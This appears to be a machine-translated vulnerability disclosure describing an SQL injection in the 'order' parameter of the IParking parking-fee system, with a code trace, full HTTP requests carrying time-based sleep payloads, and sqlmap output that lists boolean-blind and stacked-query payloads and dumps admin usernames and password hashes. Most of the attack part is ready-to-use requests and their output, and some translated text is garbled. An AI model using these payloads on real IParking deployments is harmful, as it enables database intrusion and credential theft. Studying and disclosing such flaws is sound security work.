

SQL injection vulnerability exists in IParking

Project profile

Iparking Parking charge Management System: The Internet parking charge management system developed based on Springboot supports wechat Pay online payment, supports public account monthly payment, supports SaaS model, can support multiple parking lots and tenants at the same time, supports a variety of hardware equipment access, supports embedded in Linux deployment factory and windows part of the factory. Support roadside parking.

Project address

<https://gitee.com/fhs-opensource/iparking>

The database will report an error and need to add a column

```
ALTER TABLE `t_ucenter_ms_menu` ADD COLUMN vue_path VARCHAR( 255 ) DEFAULT NULL AFTER system_id;
```

SQL-2

Code Analysis

SRC/main/Java/com/XHB/pay/action/PayTempOrderAction Java line 116
findPayTempOrderPage function in SQL injection

Call the getData function.

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
. M2 \ repository \ com \ the FHS - opensource \ fhs_framework_parent \ 1.0.0 \ fhs_framework_parent - 1.0.0. Jar! \com\fh\base\action\ModelSuperAction.class parameter processing process also has a problem is that formartOrderBy function will be processed on the parameters, processing the intermediate code is not very important, Look directly at order first get this parameter from the request to determine that the two parameters are not empty, sortTzwName was judged but did not concatenate the order.

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
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
Call in the getData payTempOrderReportService findPayTempOrderList



SRC/main/Java/com/XHB/pay/service/impl PayTempOrderReportImpl. Call the dao layer findPayTempOrderList in Java



src/main/resources/mapper/pay/PayTempOrderReportDao.xml



Vulnerability recurrence

Request

```

1 GET /ms/pay_temp_order/findPayTempOrderPage?sortTzName=id&
  order=desc:(select+sleep(5)) HTTP/1.1
2 Host: localhost
3 sec-ch-ua: (Not A:Brand";v="8", "Chromium";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng;*/q=0.8,application/signed-ex
  change;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Cookie: SESSION=1c8d1700-d23b-444d-acee-ff5b1b803a27
16 Connection: close
17
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```

Response

```

1 HTTP/1.1 200
2 Access-Control-Allow-Origin: *
3 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE
4 Access-Control-Max-Age: 36000
5 Access-Control-Allow-Headers: X-Requested-With, jackToken
6 Content-Type: text/html
7 Date: Thu, 21 Sep 2023 05:32:36 GMT
8 Connection: close
9 Content-Length: 679506
10
11 [{"rows":[{"actualAmount":"0.00","balancePay":null,"carRecordType":nu
  ll,"carType":"1","cashCouponHours":null,"cashCouponPay":null,"cashCo
  uponRadio":null,"cashPay":null,"collectorId":null,"createTime":"2022
  -05-27
  15:58:00","createUser":null,"detail":null,"discountAmount":"0.00","e
  nterId":"979774914228629504","enterPort":null,"enterPortName":null,"
  enterTime":"2022-05-27
  15:55:42","gatePay":null,"id":"979775489884270592","integralPay":nul
  l,"isOnline":null,"isSync":"0","isSyncName":null,"liftingRodTime":nu
  ll,"offlinePayType":null,"offlinePayTypeName":null,"orderNo":"202205
  2700002032","orderStatus":"2","orderStatusName":null,"outId":null,"o
  utPortName":null,"outTime":null,"parkId":"963105670354128896","parkN
  ame":null,"parkingTime":"2","payOrderNo":null,"payTime":"2022-05-27
  15:58:00","payType":null,"payTypeName":null,"plateNumber":"陕A91E80"
  ,"portId":null,"specialPay":null,"synStatus":"0","totalAmount":"0.00
  ","transMap":{"carRecordTypeName":"","orderStatusName":"免费放行","p
  arkName":"小伙伴路边测试停车场","isOnlineName":"","synStatusName":
  "未同步","isSyncName":"否","payTypeName":"","offlinePayTypeName":"","
  carTypeName":"普通汽车"},"updateTime":null,"updateUser":null}, {"actu
  alAmount":"6.00","balancePay":null,"carRecordType":null,"carType":"1
  ","cashCouponHours":null,"cashCouponPay":null,"cashCouponRadio":null

```

Target: http://localhost HTTP/1

Request

```

1 GET /ms/pay_temp_order/findPayTempOrderPage?sortTzwName=id&order=desc;(select+sleep(10))-- HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Cookie: SESSION=1c8d1700-d23b-444d-acee-ff5b1803a27
16 Connection: close
17
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```

Response

```

1 HTTP/1.1 200
2 Access-Control-Allow-Origin: *
3 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE
4 Access-Control-Max-Age: 36000
5 Access-Control-Allow-Headers: X-Requested-With, jackToken
6 Content-Type: text/html
7 Date: Thu, 21 Sep 2023 05:36:06 GMT
8 Connection: close
9 Content-Length: 679506
10
11 [{"rows":[{"actualAmount":"0.00","balancePay":null,"carRecordType":null,"carType":"1","cashCouponHours":null,"cashCouponPay":null,"cashCouponRadio":null,"cashPay":null,"collectorId":null,"createTime":"2022-05-27 15:58:00","createUser":null,"detail":null,"discountAmount":"0.00","enterId":"979774914228629504","enterPort":null,"enterPortName":null,"enterTime":"2022-05-27 15:55:42","gatePay":null,"id":"979775489884270592","integralPay":null,"isOnline":null,"isSync":"0","isSyncName":null,"liftingRodTime":null,"offlinePayType":null,"offlinePayTypeName":null,"orderNo":"2022052700002032","orderStatus":"2","orderStatusName":null,"outId":null,"outPortName":null,"outTime":null,"parkId":"963105670354128896","parkName":null,"parkingTime":"2","payOrderNo":null,"payTime":"2022-05-27 15:58:00","payType":null,"payTypeName":null,"plateNumber":"陕A91E80","portId":null,"specialPay":null,"synStatus":"0","totalAmount":"0.00","transMap":{"carRecordTypeName":"","orderStatusName":"免费放行","parkName":"小伙伴路边测试停车场","isOnlineName":"","synStatusName":"","未同步","isSyncName":"否","payTypeName":"","offlinePayTypeName":"","carTypeName":"普通汽车"},"updateTime":null,"updateUser":null},{"actualAmount":"6.00","balancePay":null,"carRecordType":null,"carType":"1","cashCouponHours":null,"cashCouponPay":null,"cashCouponRadio":null

```

Done 679,807 bytes | 10.063 millis

```

Parameter: order (GET)
Type: boolean-based blind
Title: MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause
Payload: sortTzwName=id&order=desc,(SELECT (CASE WHEN (5977=5977) THEN 1 ELSE 5977*(SELECT 5977 FROM INFORMATION_SCHEMA.PLUGINS) END))

Type: stacked queries
Title: MySQL >= 5.0.12 stacked queries (comment)
Payload: sortTzwName=id&order=desc;SELECT SLEEP(5)#

Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause
Payload: sortTzwName=id&order=desc,(SELECT (CASE WHEN (8316=8316) THEN SLEEP(5) ELSE 8316 END))

---
[17:49:04] [INFO] testing MySQL
[17:49:04] [INFO] confirming MySQL
[17:49:04] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[17:49:04] [INFO] fetching entries of column(s) 'password,user_login_name' for table 't_ucenter_ms_user' in database 'iparking'
[17:49:04] [INFO] fetching number of column(s) 'password,user_login_name' entries for table 't_ucenter_ms_user' in database 'iparking'
[17:49:04] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[17:49:05] [INFO] retrieved: 4
[17:49:11] [INFO] retrieved: 11720f3fa65c0fe57212ba6f12af1a1
[17:49:13] [INFO] retrieved: 20_admin
[17:49:23] [INFO] retrieved: e10adc3949ba59abbe56e057f20f883e
[17:49:24] [INFO] retrieved: admin
[17:49:33] [INFO] retrieved: e10adc3949ba59abbe56e057f20f883e
[17:49:36] [INFO] retrieved: huangsiyue
[17:49:44] [INFO] retrieved: e10adc3949ba59abbe56e057f20f883e
[17:49:47] [INFO] retrieved: lubian_1
[17:49:47] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: iparking
Table: t_ucenter_ms_user
[4 entries]
+-----+-----+
| user_login_name | password |
+-----+-----+
| 20_admin        | 11720f3fa65c0fe57212ba6f12af1a1 |
| admin           | e10adc3949ba59abbe56e057f20f883e |
| huangsiyue      | e10adc3949ba59abbe56e057f20f883e |
| lubian_1        | e10adc3949ba59abbe56e057f20f883e |
+-----+-----+

```

GET /ms/pay_temp_order/findPayTempOrderPage? sortTzwName=id&order=desc;
(select+sleep(10))--+ HTTP/1.1
Host: localhost
sec-ch-ua: "(Not(A:Brand"; v="8", "Chromium"; v="99"
sec-ch-ua-mobile: ? 0
sec-ch-ua-platform: "Windows"
upward-insecure -Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml; Q = 0.9, image/avif, image/webp image/apng, * / *; Q = 0.8, application/signed - exch

ange; v=b3; q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User:? 1
Sec-Fetch-Dest: document Accept-Encoding
: gzip, deflate
Accept-Language: zh-CN,zh; q=0.9
Cookie: SESSION=1c8d1700-d23b-444d-acee-ff5b1b803a27
Connection: close